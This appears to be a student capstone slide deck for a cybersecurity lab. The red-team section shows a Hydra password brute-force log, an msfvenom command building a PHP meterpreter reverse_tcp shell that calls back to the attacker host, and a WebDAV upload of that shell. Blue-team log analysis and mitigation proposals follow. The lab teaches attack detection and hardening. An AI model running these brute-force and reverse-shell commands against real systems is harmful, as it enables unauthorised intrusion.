



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address
Range:192.168.1.0/24
Netmask:
Gateway:192.168.1.1

Machines

IPv4:192.168.1.90
OS:Kali
Hostname:root

IPv4:192.168.1.105
OS:linux
Hostname:Capstone

IPv4:192.168.1.100
OS:linux
Hostname:Elk

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	192.168.1.100	Logging Server
Kali	192.168.1.90	Single point access
Capstone	192.168.1.105	Target VM

Vulnerability Assessment

Vulnerability	Description	Impact
CWE-256: Unprotected Storage of Credentials https://cwe.mitre.org/data/definitions/256.html	<i>Storing a password in plaintext may result in a system compromise</i>	<i>Gain privileges or Assume Identity</i>
CWE-434: Unrestricted Upload of File with Dangerous Type https://cwe.mitre.org/data/definitions/434.html	<i>The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.</i>	<i>Execute Unauthorized Code or Commands</i>
Brute force attack	<i>I was able to use hydra to brute force the password of ashton</i>	I crack the password and gain access into his system
Reverse_tcp	<i>The shell script i uploaded with msfvenom, i used msfconsole to start a reverse_tcp listener</i>	I was then able to gain interactive shell into the system

Exploitation: [Password Hash]

01

Once i have the Password hash from the web, i was able to use the (rockyou.txt) to crack it using hydra

02

This allows my to sign in as my target, and grant my user shell. I was also able to gain root access

03

Here is the screenshot

d7dad0a5cd7c8376eeb50d69b3ccd352 : **linux4u**

Found in 0.364s

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14
344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 o
f 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 o
f 14344398 [child 11] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 1
5:50:45
root@Kali:~#
```


Exploitation: [reverse_tcp shell.php]

01


I used the reverse_tcp with msfvenom, and cadaver to upload the shell.php

02


This exploit allowed me to upload a script on to the web, so i can run it.

03

Here is the screenshot



```
Shell No.1
File Actions Edit View Help
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
*passwd.dav          43  May  7 2019
  shell.php          1113 Apr 21 16:51
dav:/webdav/>
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur? April 22/2022
- How many packets were sent, and from which IP? 192.168.1.90
- What indicates that this was a port scan? High amount of traffic in a short time




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows.

Otherwise, add the answers to speaker notes

- It occurred around 10:00 PM, 15,553 request were made
- The file was the secret_folder




Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- How many requests were made in the attack? 15,551
- How many requests had been made before the attacker discovered the password? 0



Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- 8 requests were made
- Shell.php was the one requested





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Having alerts for every port scan is too much.

Instead, setup a low-level alert for any port scanning.

Set the threshold to 10, and severe alert for anything over 100.

You can also have alerts for any use of Nmap.

System Hardening

Whitelist known IPs and have the firewall block any unauthorised IPs from scanning.

Make sure to schedule a regular security check on all the ports. Close all the ports that don't need to be open. And keep all services running in the ports updated.

Mitigation: Finding the Request for the Hidden Directory

Alarm

If the URL.PATH match:

`url.path: "/company_folders/secret_folder/"`

Then create two alerts

1. A low level alert for more than 3 request attempts
2. A critical alert for more than 10 request attempts

You can also create an alert for non-whitelisted IPs trying to access the directory.

System Hardening

Set a timeout of 1hr for more than 5 password failures, and the time increases with every failed attempts.

Increase password strength requirements to the directory(special characters)

Reset password every three months

Create multi-factor authentication

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

For all password portals, such as the web server and SSH.

You can create two alerts

1. A low level alert for more than 3 failed attempts.
2. A critical alert for more than 10 failed attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

Setup account timeout and lockout rules for failed password attempts to block brute forcing.

Once the user account is locked, and alert will be sent to the security team

Password change requirement every three months.

A rate -limit traffic to block mass password attempts

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert for non-whitelisted IPs connecting to WebDAV and from non-secure locations

You can create two alerts

A low level alert for more than 3 attempted access

A critical alert for more than 10 attempted access

System Hardening

Limit user access to WebDAV

Harden authentication for password requirements, whitelisting IPs

Scanning all incoming traffic with anti-virus/malware

Update regularly

Mitigation: Identifying Reverse Shell Uploads

Alarm

Monitor all incoming uploads and setup and alert for anything triggered by anti-virus/malware.

Create an alert for files that contain suspicious code/scripts/file extensions.

System Hardening

Setup a secure anti-virus/malware application that screens all incoming files

automatically updates daily

Update firewall rules

Limit file types that can be uploaded

Restricting php

*The
End*